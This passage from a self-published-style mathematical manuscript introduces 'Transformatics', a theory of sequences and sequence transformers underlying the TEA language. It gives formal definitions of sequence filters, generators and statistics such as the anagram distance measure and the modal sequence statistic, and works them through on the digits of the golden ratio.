*And so that, a **TEA program**, $\mathbb{T}^n$, is an ordered sequence of n sub-sequences $t_{i\in[1,n]}$ — also known as **TEA Instructions**(TI) that are any valid self-contained individual instruction expressions in the **TEA language**, and which are then applied to some initial input $I_0 : I_0 \equiv \emptyset \quad \vee \quad I_0 \neq \emptyset$, also known as the **TEA Input**, and such that, by processing or executing the higher-order sequence $\mathbb{T}^n$, we finally produce some sequence, $O : O \equiv I_0 \quad \vee \quad O \neq I_0$, via a processing (with or without branching), of the chain of contained TEA instructions expressed by each of the n sub-sequences/sub-expressions t_i.*

Equivalently, we produce O given some I_0, by applying $\mathbb{T}^n$ to it as such:

Transformation 1. $I_0 \xrightarrow{t_1} I_1 \xrightarrow{t_2} I_2 \cdots \xrightarrow{t_i} I_{i+1} \cdots \xrightarrow{t_n} I_{n+1} = O$;
$\forall t_i \in \mathbb{T}^n$

And more succinctly:

Transformation 2. $I_0 \xrightarrow{\mathbb{T}^n} I_{n+1} = O$

If you have come across the new/emerging mathematical theory of Transformatics[13], which also is the mathematical subdiscipline that treats of especially ordered sequences of both lower-order[13] (sets, lists, flat-sequences) and higher-order[13] (dictionaries, matrices, tuples, n-grams, etc), then you shall come to appreciate that much of how the processing, analysis and expression of sequences is done in Transformatics is how data/sequences/text is treated in the TEA language — refer to **Proposal 9** presented in [13]. This shall also explain why it is that TEA, the Transforming Executable Alphabet, is considered to be a language whose paradigm is the chaining of sequence-transformers.

In [9] is covered well, the matter of the TEA language and its relation to the traditional UNIX/Linux philosophy; of well-designed basic tools such as text processing tools or data transformation utilities, and how they might be composed via "piping", to help compose complex logical, computational and/or automation solutions to arbitrary problems. **The mathematics of Transformatics is what really helps generalize these ideas well enough into a logical framework, system or theory devoid of any dependence on particular technologies or applications, and instead focusing on the ideas of sequences, sequence-transformers and their composition and/or application in the perspective of pure and applied mathematics somewhat reminiscent of linear-algebra.**

Before we conclude this diversion, and for completeness's sake, we shall reproduce here, the verbatim copy of the essential foundational paper on **the new mathematics of Transformatics** — the manuscript[13] known as the "**Transformatics 101 - explained**" mini-thesis.

FUT. PROF. J. WILLRICH LUTALO
TRANSFORMATICS
101 explained

Chapter 5

TRANSFORMATICS 101 - explained:

A rigorous, succinct introduction to all the essential foundations and proposed theory of Transformatics

ABSTRACT[1]:

In only **10 general foundational results**[16] — all **based on earlier mathematical research** by the author, as well as **10 extra abstractions** spanning **how transformatics might be leveraged** as **a basis mathematics** `for problems` in; `number theory` and `cryptography` (o-SSIs); `mathematical statistics` (ADM, TCR, PCR, MSS, SC, PC); `linear algebra` (super sequences); `computer science` (TEA language, transformer-chains or sequence-transformers) and `information theory` (entropy of a sequence) among others, we distill and establish, in a summarized form, the **core foundations of Transformatics**[5] as its own mathematical theory, branch, or **discipline**. In this **mini-thesis**. Each foundational result presented is likewise accompanied by one or **more references** to some earlier work where the idea or presented concept was first developed, presented, or applied by the author during their research. **Useful notes and commentary** are also included where necessary, and in the extension decade of **proposed abstractions**, also commentary about how the proposals relate to the decade of foundational results likewise is catered for.

Keywords: Foundations, Transformatics, Sequence Analysis, Sequence Transformers, Thesis

[1]Note that this chapter attempts to present [13] verbatim, with the only major difference being the numbering of citations and references, which are co-shared with the main manuscript.

5.1 Foundations of a New Mathematics of Sequences

5.1.1 Result 1: The Empty Sequence[1]

$$\Theta = \langle\rangle \implies |\Theta| = 0 \quad \wedge \quad \Theta \equiv \emptyset$$

5.1.2 Result 2: A Symbol Set[2]

$$\psi_\beta^n = \langle \beta_{i\in[1,n]} \rangle : n \in \mathbb{N} : \mu(\beta_i \in \psi_\beta) = 1 \quad \forall \beta_i \in \psi_\beta$$

5.1.3 Result 3: A Sequence[1]

$$\Theta^n = \langle \theta_{i\in[1,n]} \rangle : \mathbb{N} \times \psi_\beta : n \geq 1$$

5.1.4 Result 4: Sequence Cardinality[3][2]

$$\forall \Theta^n = \langle \theta_{i\in[1,n]} \rangle : \mathbb{N} \times \psi_\beta \quad \implies \quad \mu(\Theta^n) = |\Theta^n| = n \in \mathbb{N}$$

5.1.5 Result 5: A Sequence Symbol Set[4][2]

$$\psi(\Theta^n) = \langle \theta_{i\in[1,k]} \rangle : k, n \in \mathbb{N} \wedge k \geq 1 : \mu(\theta_i \in \psi(\Theta^n)) = 1 \quad \forall \theta_i \in \Theta^n : k \leq n : \mu(\psi(\Theta^n)) = k$$

5.1.6 Result 6: A Sequence Transformation[5][1]

$$\Theta^n = \langle \theta_{i\in[1,n]} \rangle : \mathbb{N} \times \psi_\beta \rightarrow \Theta^* = \langle \theta^*_{i\in[1,k]} \rangle : \mathbb{N} \times \psi_* : \psi_\beta \neq \psi_* \vee \psi(\Theta^n) \neq \psi(\Theta^*) \vee \overset{>}{\psi}(\Theta^n) \neq \overset{>}{\psi}(\Theta^*)$$

5.1.7 Result 7: A Sequence Transformer[6][5]

$$\Theta^n = \langle \theta_{i\in[1,n]} \rangle : \mathbb{N} \times \psi_\beta \xrightarrow{f(\Theta)=\Theta^*} \Theta^* = \langle \theta^*_{i\in[1,k]} \rangle : \mathbb{N} \times \psi_*; \quad \psi_\beta \neq \psi_* \vee \psi(\Theta^n) \neq \psi(\Theta^*) \vee \overset{>}{\psi}_\beta \neq \overset{>}{\psi}_*$$

5.1.8 Result 8: A Sequence Filter[5]

$$\Theta^n = \langle \theta_{i\in[1,n]} \rangle : \mathbb{N} \times \psi_\beta \xrightarrow{f(\Theta,\psi_{\beta^*})=\Theta^*} \Theta^* = \langle \theta^*_{i\in[1,k]} \rangle : \mathbb{N} \times \psi_{\beta^*};$$
$$k \in \mathbb{N} : \psi_{\beta^*} \subseteq \psi_\beta \implies \mathcal{u}(\psi_{\beta^*}) = k \leq \mathcal{u}(\psi_\beta) \implies \mathcal{u}(\Theta^*) \leq \mathcal{u}(\Theta^n)$$

5.1.9 Result 9: A Sequence Generator[5][7]

$$\Theta^n | \emptyset \xrightarrow{f(\psi_\beta,k))=\Theta^*} \Theta^k = \langle \beta^*_{i\in[1,k]} \rangle : \mathbb{N} \times \psi_\beta : k \in \mathbb{N} : \forall \beta_i \in \Theta^k \implies k \geq 1 \quad \wedge \quad \beta_i \in \psi_\beta = \Psi^\infty \cup \Theta^n$$

5.1.10 Result 10: A Sequence Sampler[8]

$$\Theta^n \xrightarrow{f(\Theta^n,k))=\Theta^k} \Theta^k = \langle \theta_{i\in[1,k]} \rangle : \mathbb{N} \times \psi(\Theta^n) : k, n \in \mathbb{N} \wedge k \geq 1$$

NOTES:

1. **Result 1**: Apart from the concept of the set, that of the **empty set** underlies all of transformatics — it is the ideological basis of all kinds of sequence generation, in particular, when projected unto the **empty sequence**. It allows us to codify states such as emptiness, non-emptiness, equality, identity, **zero** etc.
2. **Result 2**: The **symbol set** underlies of all formulations in need of a way to speak of or quantify the **identity composition** of any sequence.
3. **Result 3**: The **sequence** is the basis concept in transformatics when applied to sequences, or rather, the **algebra of sequences**[17].
4. **Result 4**: **Sequence cardinality** allows us to quantify various measures about a sequence relative to the size of its membership at rest. These might for example be measures such as the entropy of the sequence (**Proposal 10**).
5. **Result 5**: The **sequence symbol set** is an application of the symbol set concept to any particular sequence as opposed to say, talking of the symbol set of a language — an alphabet like ψ_{az} or ψ_{0-9} for example Also, when applied to a particular sequence, such a ordered set might also reflect the order of members in the concerned sequence — somewhat similar to the MSS (**Proposal 5**) then, but not the same.
6. **Result 6**: Underlying all notions of one sequence being *different* from any other sequence is that of **sequence transformations**. Any operation that

can alter either the composition or member-ordering of a sequence is essentially a sequence transformer. And when we talk of any two or more sequences in terms of how they differ from each other irrespective of the process or operation that maps them between each other, we then speak of a **sequence transformation**. In the latest (1^{st} November 2025) update to these foundations, we have also introduced use of the concept of the **modal sequence statistic** in some of the specifications such as for the definition of sequence transformation as a concept. This, especially so we can enhance or make more robust, the foundational result. Otherwise, we formally [re-]introduce the concept of the MSS in **Proposal 5**.

7. **Result 7**: The **sequence transformer** concept concretizes the notion of a transformer operation underlying or betwixt any two sequences involved in a sequence transformation. Such transformers might be operations such as those specified on structures such as matrices in linear algebra, or might be as the structure-preserving sequence altering functions as the catamorphisms that Gibbons mentions in relation to transformations on trees[17]. Also realize that in the current formulation of **Result 7**, we employ the concept of the MSS in specifying the final potential kind of sequence transformation possible — where the composition and cardinality of a sequence pre and post transform might stay preserved, but not the relative order of terms within the sequence — a concept also precisely analyzable using mathematics and measures such as the **anagram distance measure** (**Proposal 2**).

8. **Result 8**: **Sequence filters** allow us to specify or treat of scenarios in which one sequence is reduced to a smaller, perhaps more useful sequence — such as the generation of an MSS or any symbol set for that matter, from any arbitrary sequence. Note that since the 8^{th} October first edition of these foundations, **Result 8** has since been fixed/corrected, so that the current transformer specification for a generic sequence filter is the correct one — also more specific than originally.

9. **Result 9**: Underlying any concept of *creation* is that of bringing things to life.. (*ex nihilo or not*) especially relative to some pattern or specification (such as the generation of words in some specified language or number system or alphabet, etc.), but also, generation of structures or objects of a particular kind or type. Concerning the current general specification of a [sequence] generator, note that first of all, any sequence generator is essentially a sequence transformer to begin with. Moreover, for the fact that the generated sequence might sometimes span an alphabet, type or symbol-set different or larger than that of the source or original reference sequence — such as a seed-symbol-set ψ_β in the presented general case — we also could

have expressed the final specification as either $\beta_i \in \psi(\Theta^n) \cup \psi^\infty$ or perhaps $\psi_\beta := \psi_\beta | \psi_\beta \cup \psi(\Theta^n) \cup \psi^\infty | \psi^\infty$ and where we know that $\psi(\Theta^n) \subseteq \Theta^n$.

10. **Result 10**: Being able to **choose** is a fundamental concept in mathematics such as probability theory but also much of statistical experiments[18] or intelligent behavior[6] for example. We might liken a **sequence sampler** to a sequence filter (**Result 8**), but they are not the same thing; they approach the same concept differently; a filter might be the source sequence minus everything not matching a pattern, while the sampler could be modeled as the source sequence minus everything matching a pattern or vice-versa.

5.2 Proposed Abstractions Leveraging Transformatics

Before we kick-off, note that, as in many previous works on transformatics since [5], when we have any sequence $\Theta^n : \forall i \in [1, n] : \exists \theta_i \in \Theta^n$, then, when we wish to talk of the **position index** of some member element or symbol θ_i in Θ^n, such that we mean the member in that sequence that is located or positioned at exactly index i in the range $[1, n]$, then we shall, as introduced and elaborated upon in the introduction section of [5], merely use the notation:

$$I(\theta_i, \Theta^n) = i \quad \forall \theta_i \in \Theta^n \tag{5.1}$$

Further, if we have any two elements from the sequence (whether or not they are equal: $\theta_i = \theta_j$ or not: $\theta_i \neq \theta_j$), and yet, if $i \neq j$, then $I(\theta_i, \Theta^n) \neq I(\theta_j, \Theta^n)$, and if $i \leq j$, then $I(\theta_i, \Theta^n) \leq I(\theta_j, \Theta^n)$.

As you shall come to appreciate when studying formulations and expressions in transformatics, the position operator or measure, $I(\cdot, \cdot)$ is very fundamental, useful and indispensable especially when treating of (sic) **ordered sequences** or of order in any sequence.

5.2.1 Proposal 1: The o-SSI Sequence from any Sequence[4]

Assume we consider the sequence $\Theta : \mathbb{N} \times \psi_*$ of any length and spanning an arbitrary symbol set ψ_*. Then, in case we wish to reduce Θ to a representative

sequence Θ_{ossi} that only contains elements of Θ spanning the symbol set, ψ_β, of some particular base, β; in which case, Θ_{ossi} would be an **orthogonal symbol set identity** (o-SSI) sequence under base-β, then, the following o-SSI-generator — also **an extractor**[2] and **a reducer** transformer, defined using the calculus and semantics of transformatics, would suffice[3]:

Transformer 2 (The **o-SSI Extractor**). $\Theta\langle\theta_{i\in[1,n]}\rangle : \mathbb{N}\times\psi_* \xrightarrow{O_{filter}(\Theta,\psi_\beta)} \Theta^k\langle\theta_i\rangle : \mathbb{N}\times\psi_\beta = \Theta_{ossi}$;
$0 \le k \le \mathcal{u}(\psi_\beta) \le \mathcal{u}(\Theta) = n \in \mathbb{N} : \forall\theta_i \in \Theta^k \implies \exists\theta_i \in \psi_\beta$
$\wedge \quad \forall i,j \in \mathbb{N} \wedge \theta_i,\theta_j \in \Theta^k : I(\theta_i,\Theta) \le I(\theta_j,\Theta) \implies I(\theta_i,\Theta^k) \le I(\theta_j,\Theta^k)$

First, realize that **Transformer 2** leverages the concept of a sequence filter as first introduced in **Foundational Result 8**. Also, note that, the **o-SSI Sequence**, Θ_{ossi}, of any sequence Θ under β would likewise be related to the concept of the **Specific Symbol Set**[4], $\hat{\psi}_\beta(\Theta)$, of that sequence, in the sense that, at most, Θ_{ossi} is equivalent to $\hat{\psi}_\beta(\Theta)$ or that their cardinalities and memberships are related as:

$$\mathcal{u}(\Theta_{ossi}) \le \mathcal{u}(\hat{\psi}_\beta(\Theta)) \le \mathcal{u}(\psi_\beta) \le \mathcal{u}(\Theta) \tag{5.2}$$

and as for membership:

$$\psi(\Theta_{ossi}) \subseteq \hat{\psi}_\beta(\Theta) \subseteq \psi_\beta \subseteq \Theta \tag{5.3}$$

5.2.2 Proposal 2: The Anagram Distance Between Any Two Sequences[3]

Occasionally, one shall find that they need to quantify how different some two or more sequences are. In the simplest case, we might merely sort a collection of sequence by the relative size of each sequence, and thus differentiate them by

[2] In the sense that, where a sequence already contains the essential symbols spanning some particular symbol set, and even though they might be scattered about or 'buried' around in the sequence surrounded by 'noise', the function would merely extract those essential symbols [only,] from that sequence in their natural order of first occurrence.

[3] Say, and as almost all transformatics might be in practice — consists of a clear, succinct and complete specification that can readily be translatable into a working or equivalent computer program based on or defined using the chaining of sequence transformers such as in a language as TEA[9].

[4] Refer to **Definition 3** in [4]

their sequence cardinality for example — $\mathit{ш}(\Theta)$ Vs $\mathit{ш}(\Theta^*)$ for some two sequences involved in a general transformation such as:

Transformation 3. $\Theta \to \Theta^* \quad \Longrightarrow \quad \nabla_{\Theta,\Theta^*} = (\mathit{ш}(\Theta) - \mathit{ш}(\Theta^*));$

$$\nabla_{\Theta,\Theta^*} = \begin{cases} > 0 & \textit{compression} \\ 0 & \textit{conservation} \\ < 0 & \textit{protraction} \end{cases}$$

or if we only wish to care about absolute distance..

Transformation 4. $\Theta \to \Theta^* \quad \Longrightarrow \quad |\nabla|_{\Theta,\Theta^*} = |\mathit{ш}(\Theta) - \mathit{ш}(\Theta^*)|;$

$$|\nabla|_{\Theta,\Theta^*} = \begin{cases} > 0 & \textit{different} \\ 0 & \textit{similar} \end{cases}$$

However **Transformation 3** and **Transformation 4** only cater for comparisons or analysis relative to size of the sequences being compared. And such that ∇_{Θ,Θ^*} or $|\nabla|_{\Theta,\Theta^*}$ shall work just fine where the purpose of the sequence analysis is just concerned with the relative sizes of the sequences. But, and as we established in the **Anagram Distance Theory**(ADT) paper[3], there are many important cases when it is necessary to compare two or more sequences **based on the relative ordering of members in them and not just by their member composition or frequencies**. Thus the **Anagram Distance Measure**(ADM), and which, for any two sequences as presented above, the essential measure would be:

$$\tilde{A}(\Theta \to \Theta^*) = \frac{1}{\mathit{ш}(\Theta)} \times \sum_{\forall \theta_i \ \in \Theta}^{\mathit{ш}(\Theta)} |I(\theta_i, \Theta) - I(\theta_i, \Theta^*)| \tag{5.4}$$

Which, as we saw in [3], has the interesting interpretation as:

$$\tilde{A}(\Theta \to \Theta^*) = \begin{cases} 0, & \Theta = \Theta^*, \\ \leq 1, & \Theta \approx \Theta^*, \\ > 1, & \Theta \ll \Theta^*. \end{cases} \tag{5.5}$$

And otherwise a more elaborate analysis as worked out in **Section ??** of [8]:

$$\tilde{A}(\Theta \to \Theta^*) = \begin{cases} 0, & \Theta = \Theta^*, \text{no differences} \\ < 1, & \Theta \approx \Theta^*, \text{different in at minimum two positions} \\ = 1, & \Theta \neq \Theta^*, \text{all members shifted by exactly 1 position} \\ > 1, & \Theta \ll \Theta^*, \text{potential indication there is chaos.} \end{cases} \tag{5.6}$$

And thus can help us observe/compute, quantify and [objectively] appreciate, the **relative disorder** resulting from one sequence being transformed into another (of potentially similar cardinality and member composition/distribution). In earlier work, we have already demonstrated and argued that the **ADM** is a very important formalism in mathematical statistics and statistical analysis, especially in cases dealing with **measures of variability** (MoVs) where traditional measures such as the range, mean deviation, variance and standard deviation statistics cannot (**or fail to**) catch any actual differences between two or more sequences as we quantifiably/provably demonstrated in [5], but also where simpler difference measures such as just differences in cardinality (such as in **Transformation 3**) aren't sufficient or conclusive enough for the special cases that the ADM caters for; more about this topic has also been covered well in earlier work[8].

5.2.3 Proposal 3: The Transformer Compression Ratio of any Sequence Transformation[5]

In **Transformation 3** we have seen that there might be cases in which a transformation results in a sequence that is observably larger or smaller than the source sequence; **protraction** or **compression** respectively. And as was laid down in [5] — refer to **Section 4.3** of [5] — we can measure the *overall* effect of a transform on the *entire* sequence merely by comparing the sequence cardinalities of the source and resultant sequence as such:

$$\xi(\Theta \to \Theta^*) = \frac{\mathit{ш}(\Theta^*)}{\mathit{ш}(\Theta)} \tag{5.7}$$

The measure, $\xi(\Theta \to \Theta^*)$ is called the **Transformer Compression Ratio** (TCR), and when compared against ∇_{Θ,Θ^*}, note that TCR is always positive,

whereas the later, as we saw in **Transformation 3**, might be negative too; this, because, well, TCR and ∇_{Θ,Θ^*} or even $|\nabla|_{\Theta,\Theta^*}$ all are based on comparing the cardinalities of the source and resultant sequences involved in a transformation, however, unlike them, TCR is computed via a division operation (thus ratio), while the others are based on a subtraction operation. In fact, TCR spans $\mathbb{R}^+$ as was laid out in [5], and as we saw in that work, given $\mathit{u}(\Theta) \geq 0$ for any sequence Θ, and if $\mathit{u}(\Theta) \geq 1$ for any **meaningful transformation**[5], can be interpreted as such:

$$\xi(\Theta \to \Theta^*) = \begin{cases} 1, & \text{the size of } \Theta \text{ was preserved,} \\ 0, & \Theta \text{ was reduced to nothing,} \\ > 1, & \Theta \text{ was extended/protracted,} \\ < 1, & \Theta \text{ was reduced/compressed.} \end{cases} \tag{5.8}$$

5.2.4 Proposal 4: The Piecemeal Compression Ratio of Any Sequence Transformation[5]

Further, with regards to how we might quantify the effects of some sequence transformation, note that, in cases such as:

Transformation 5. $\Theta : \mathbb{N} \times \psi_\beta \to \Omega : \mathbb{N} \times \psi_\alpha$;
$\psi_\beta \neq \psi_\alpha \quad \vee \quad \exists \omega \in \Omega : \omega \notin \Theta$

As explained in [5] — refer to **Section 4.3** of [5] — when the source and resultant sequence do not share any members in common, **and yet we wish to evaluate the deformation aspects of the transform**, then we can only compare them using a measure such as **TCR** — it only cares about sizes and not membership. However, in case they **at least** share 1 member in common, then, we can restrict our comparison to only their common aspects — i.e $\psi(\Theta) \cap \psi(\Theta^*)$, and thus, as laid out in **Definition 3** in [5], we can compute a special measure called the **Piecemeal Compression Ratio**(PCR) as such:

$$\Psi(\Theta \to \Theta^*) = \frac{1}{\mathit{u}(\psi_\Theta \cap \psi_{\Theta^*})} \times \sum_{\forall x \in (\psi_\Theta \cap \psi_{\Theta^*})} \frac{\mathit{u}(x \in \Theta^*) - \mathit{u}(x \in \Theta)}{\mathit{u}(x \in \Theta)} \tag{5.9}$$

[5]Well, this is somewhat murky ground, because, in fact, it can make sense for the source sequence to have 0 cardinality such as in a transform as $\Theta \xrightarrow{f(\cdot)} \Theta^*$ where for example $f(\cdot)$ is an operator that can output a non-empty sequence even when given an empty input — such as the case of a **sequence generator**!

And for the case of **Transformation 5**, can be re-written as:

$$\Psi(\Theta \to \Theta^*) = \frac{1}{\mu(\psi_\beta \cap \psi_\alpha)} \times \sum_{\forall x \in (\psi_\beta \cap \psi_\alpha)} \frac{\mu(x \in \Theta^*) - \mu(x \in \Theta)}{\mu(x \in \Theta)} \tag{5.10}$$

And as was laid out in that foundational paper on transformatics[5], we can interpret **PCR** values as such[6]

$$\Psi(\Theta, \Theta^*) = \begin{cases} undefined, & \psi_\Theta \cap \psi_{\Theta^*} = \emptyset \implies \text{no members in common,} \\ 0, & \mu(x \in \Theta) = \mu(x \in \Theta^*) \forall x \in \psi_\Theta \cap \psi_{\Theta^*} \implies \text{conservation,} \\ > 0, & \exists x \in \psi_\Theta \cap \psi_{\Theta^*} : \mu(x \in \Theta^*) > \mu(x \in \Theta) \implies \text{protraction,} \\ < 0, & \exists x \in \psi_\Theta \cap \psi_{\Theta^*} : \mu(x \in \Theta^*) < \mu(x \in \Theta) \implies \text{compression.} \end{cases} \tag{5.11}$$

Finally, note that, like ∇_{Θ,Θ^*} and $|\nabla|_{\Theta,\Theta^*}$ that we saw in **Proposal 2**, **PCR** is based on a subtraction operation, however, and in addition to that, like both ADM and TCR, it also has division operations in it that makes it take on fractional number[2] values too. In fact, $\Psi(\Theta, \Theta^*) \in \mathbb{R}$ or equivalently $-\infty \leq \Psi(\Theta, \Theta^*) \leq \infty$, unlike ADM that only spans $\mathbb{R}^+$, and thus, is great for evaluating deformations involving either growth or contraction as we have seen.

5.2.5 Proposal 5: The Modal Sequence Statistic of Any Sequence[5]

For especially situations when we are not interested in comparing one sequence to another, but when we merely wish to better understand some particular sequence — like say, not just its size as could be told by computing the **sequence cardinality**, nor about its membership as we might tell using the **sequence symbol set**, there might be a case when we want to combine those two concepts into one; such as when we wish to **compare the relative frequency of members in a particular sequence**. Essentially, we might be faced with the problem:

[6] More research needed, with regards to this matter though.

Problem 1. *Given*
$\Theta^n : \mathbb{N} \times \psi_\beta : \theta_i, \theta_j \in \Theta^n : \theta_i \neq \theta_j \quad \wedge \quad i, j \in [1, n] : n \in \mathbb{N} : 1 \leq \mathscr{u}(\theta_i \in \Theta^n) < n$,
is it true that $\mathscr{u}(\theta_i \in \Theta^n) \geq \mathscr{u}(\theta_j \in \Theta^n)$*?*

So, as laid out in **Section 4.1** of [5], we can approach a solution to **Problem 1** by leveraging the concept of the **modal sequence statistic** (MSS). Essentially, we would compute $\overset{>}{\Theta}^n$, which, by **Definition 1** in that foundation paper on transformatics[5], would give us a resultant sequence based on/derived from the source sequence Θ^n, such that the elements/members of the former exactly span the symbol set of the later/source sequence — i.e. $\psi(\Theta^n)$, and yet, there are not only no duplicates, but that the elements are sorted such that the member/symbol that occurs the most (with highest frequency) in Θ^n, occurs earliest in $\overset{>}{\Theta}^n$ than any other element, or at least (such as where any two elements have the same relative frequency in Θ^n), they occur in their natural order of first-occurrence.

Thus, if we compute a MSS for the sequence specified in **Problem 1** as such:

Transformation 6. $\Theta^n \xrightarrow{O_{mss}(\Theta^n)} \overset{>}{\Theta}^n$

Then, we can solve the problem thus:

Solution 1. $\mathscr{u}(\theta_i \in \Theta^n) \geq \mathscr{u}(\theta_j \in \Theta^n)\,? = \begin{cases} true & I(\theta_i, \overset{>}{\Theta}^n) \leq I(\theta_j, \overset{>}{\Theta}^n) \\ false & otherwise \end{cases}$

Not only shall we come to appreciate and love the MSS for being a statistical measure first introduced in a work on transformatics[5], but that, like the traditional statistical measure it is inspired by — the **mode** of any dataset/sequence — it is indispensable as a summary statistic, and yet, unlike and though as powerful as the mode, gives us a whole collection of summary statistics in one measure (as a **sequence or vector of modes**, and not merely as a single scalar value which is all that the traditional mode is).

Also, we have argued in several works exploring and applying transformatics — such as in [5], [3] and [8] — that the modal sequence statistic can be more useful to compute than many traditional summary statistics, but also that, it can help us arrive at other, more useful statistics (such as the next two sections are going to tackle), and for domains or problems such as in **statistical artificial intelligence**, machine learning and data mining to name but a few, is one of few

core measures that can **greatly simplify decision making problems in an autonomous way**.

Finally, note that, as per the notation and arguments employed in **Definition ??** in [8] when defining and formalizing the related concept of the sequence characteristic, we can succinctly define the modal sequence statistic for any sequence Θ, as such:

Definition 2 (The **Modal Sequence Statistic**, $\overset{>}{\Theta}$)**.**
Given any sequence Θ that consists of well ordered finite collection of n symbols, ω_i, possibly with some being repeated — essentially that we have the sequence $\Theta : \mathbb{N} \times \psi_\omega \quad \wedge \quad \mathit{ɯ}(\Theta) = n$, then the measure:

$$\overset{>}{\Theta} = \langle \prod_{\omega_i \in \psi_\omega} \omega_i \rangle \tag{5.12}$$

*is the **modal sequence statistic** (MSS) of the given sequence, and that $\psi_\omega \cong \psi(\Theta)$, such that, we can produce or generate $\overset{>}{\Theta}$ from Θ via the following transformer:*

Transformer 3 (The MSS Generator, $O_{mss}(\Theta)$)**.**
$\Theta \xrightarrow{O_{mss}(\Theta)} \overset{>}{\Theta} = \langle \prod_{\omega_i \in \psi_\omega} \omega_i \rangle$;

$\forall \omega_i \in \Theta \quad \exists \omega_i \in \overset{>}{\Theta}$
$\wedge \quad I(\omega_i, \overset{>}{\Theta}) < I(\omega_j, \overset{>}{\Theta})$
$\implies \quad \mathit{ɯ}(\omega_i \in \Theta) > \mathit{ɯ}(\omega_j \in \Theta) \quad \vee \quad I(\omega_i, \Theta) < I(\omega_j, \Theta) \quad \forall i, j \in \mathbb{N}$
$\wedge \quad \psi_\omega \cong \psi(\Theta) \cong \overset{>}{\Theta}$
$\wedge \quad \mathit{ɯ}(\psi(\Theta)) = \mathit{ɯ}(\overset{>}{\Theta}) \leq \mathit{ɯ}(\Theta) \quad \square$

5.2.6 Proposal 6: The Characteristic of Any Sequence[8]

In **Proposal 5**, we have encountered the MSS, which is a neat summary statistic applicable to any sequence. However, and as you might notice when we are presented with a sequence such as:

$$\text{golden ratio} = 1.618033988749895 \implies \Theta_{gr} = \langle 1, 6, 1, 8, 0, 3, 3, 9, 8, 8, 7, 4, 9, 8, 9, 5 \rangle \tag{5.13}$$

Which is essentially the golden ratio[7] reduced to a sequence of just its first 16 significant digits, and which, if we must summarize it using say $\overset{>}{\Theta}_{gr}$ as such:

Transformation 7. $\Theta_{gr} \xrightarrow{O_{mss}(\cdot)} \overset{>}{\Theta}_{gr} = \langle 8, 9, 1, 3, 6, 0, 7, 4, 5 \rangle$

maps to a summary statistic, its modal sequence, of cardinality 9, and yet, if one wanted to solve the following problem:

Problem 2. *Given the sequence Θ_{gr} in **Equation 5.13**, how can we exactly tell if indeed $\mu(3, \Theta_{gr}) > \mu(6, \Theta_{gr})$, or if $\mu(3, \Theta_{gr}) = \mu(6, \Theta_{gr})$?*

Note that though we might attempt to solve **Problem 2** naively by merely counting the terms in the sequence under question, or by merely checking the relative positions of the involved terms in the computed MSS such as in **Transformation 7**, it is not the best way to arrive at a solution. Moreover, and as we have encountered in the previous proposal, and especially since we know that elements that tie on frequency shall occur adjacent to each other in the MSS of a sequence — ignoring their order of first-occurrence — and yet, without having a way to look at the frequencies of each element in the MSS, we might not correctly solve this problem *elegantly* and/or optimally (for very large sequences such as the kind we saw when treating of genetic code sequences[8] that might span millions of terms).

And so, as laid out in a treatise on how transformatics might be applied in the sequence-heavy science of genetics[8], in particular, **Section 6.4** of [8], instead of just the MSS, we can instead compute the related **sequence characteristic** (SC) statistic, and which, as per **Definition 8** in that work, consists of both the same exact elements as in the MSS, but with each distinct symbol followed by/annotated by its relative frequency in the original/source sequence. Essentially, given some sequence Θ, and given we know its modal sequence statistic is $\overset{>}{\Theta}$, the SC is as:

[7] Basically, $\frac{(1+\sqrt{5})}{2}$

$$\hbar(\overset{>}{\Theta}) = \prod_{\omega_i \in \psi(\Theta)} \omega_i \cdot f_i \tag{5.14}$$

Which, if we apply **Equation 5.14** to our example sequence Θ_{gr}, produces the corresponding sequence characteristic as such:

Transformation 8. $\Theta_{gr} \xrightarrow{O_{mss}(\cdot)} \overset{>}{\Theta}_{gr} \xrightarrow{O_{sc}(\cdot)} \hbar(\overset{>}{\Theta}_{gr}) \rightarrow 8_4.9_3.1_2.3_2.6_1.0_1.7_1.4_1.5_1$
$\rightarrow \boldsymbol{8}4.\boldsymbol{9}3.\boldsymbol{1}2.\boldsymbol{3}2.\boldsymbol{6}1.\boldsymbol{0}1.\boldsymbol{7}1.\boldsymbol{4}1.\boldsymbol{5}1 \rightarrow \boldsymbol{8}4\boldsymbol{9}3\boldsymbol{1}2\boldsymbol{3}2\boldsymbol{6}1\boldsymbol{0}1\boldsymbol{7}1\boldsymbol{4}1\boldsymbol{5}1$

Note that, in **Transformation 8**, we had the liberty to express the sequence characteristic in 3 different ways other than what was originally demonstrated in [8]. In particular, the alternative expressions for the SC thus shown, shall, such as in this case when we are dealing with a sequence made of entirely numbers/digits, help to make the SC more readable/understandable; instead of merely concatenating the computed frequency of each symbol to the associated symbol such as the basic definition for the SC calls for (see **Definition 8** in [8]), and yet, without loss of generality, we can redefine the SC as such:

$$\hbar(\overset{>}{\Theta}) = \prod_{\omega_i \in \psi(\Theta)} \omega_{i f_i} \tag{5.15}$$

So that, as we have seen in the first SC expression in **Transformation 8**, we can merely write the SC for Θ_{gr} as such:

$$\hbar(\overset{>}{\Theta}_{gr}) = 8_4.9_3.1_2.3_2.6_1.0_1.7_1.4_1.5_1 \rightarrow 8_4 9_3 1_2 3_2 6_1 0_1 7_1 4_1 5_1 \tag{5.16}$$

The final form in **Equation 5.16** also kicking out the "." symbols meant to show/imply that we are merely concatenating the terms to each other. In fact, the SC could be also expressed as a sequence of **2-grams**[8]:

[8] In **Chapter 3** of [8] we already introduced **N-grams** or rather higher-order sequences, but shall revisit them again in **Proposal 8**.

$$\hbar(\overset{>}{\Theta}) = \prod_{\omega_i \in \psi(\Theta)} \langle \omega_i, f_i \rangle \tag{5.17}$$

So that, we can again further express the sequence characteristic for the golden ratio as such[9]

$$\hbar(\overset{>}{\Theta}_{gr}) = \langle\langle 8,4\rangle, \langle 9,3\rangle, \langle 1,2\rangle, \langle 3,2\rangle, \langle 6,1\rangle, \langle 0,1\rangle, \langle 7,1\rangle, \langle 4,1\rangle, \langle 5,1\rangle\rangle \tag{5.18}$$

At this juncture, and returning to **Problem 2**:

Solution 2. *Given Θ_{gr}, we can merely compute its sequence characteristic as shown in **Equation 5.18**, and by inspecting the entries in that resulting SC for the two symbols under question — '3' and '6', which are known to map to the entries: $\langle ...\langle 3,2\rangle, \langle 6,1\rangle ...\rangle$ in the SC, confirm that actually $\mu(3 \in \Theta_{gr}) > \mu(6 \in \Theta_{gr})$ since $(\mu(3 \in \Theta_{gr}) = 2) > (\mu(6 \in \Theta_{gr}) = 1)$* □

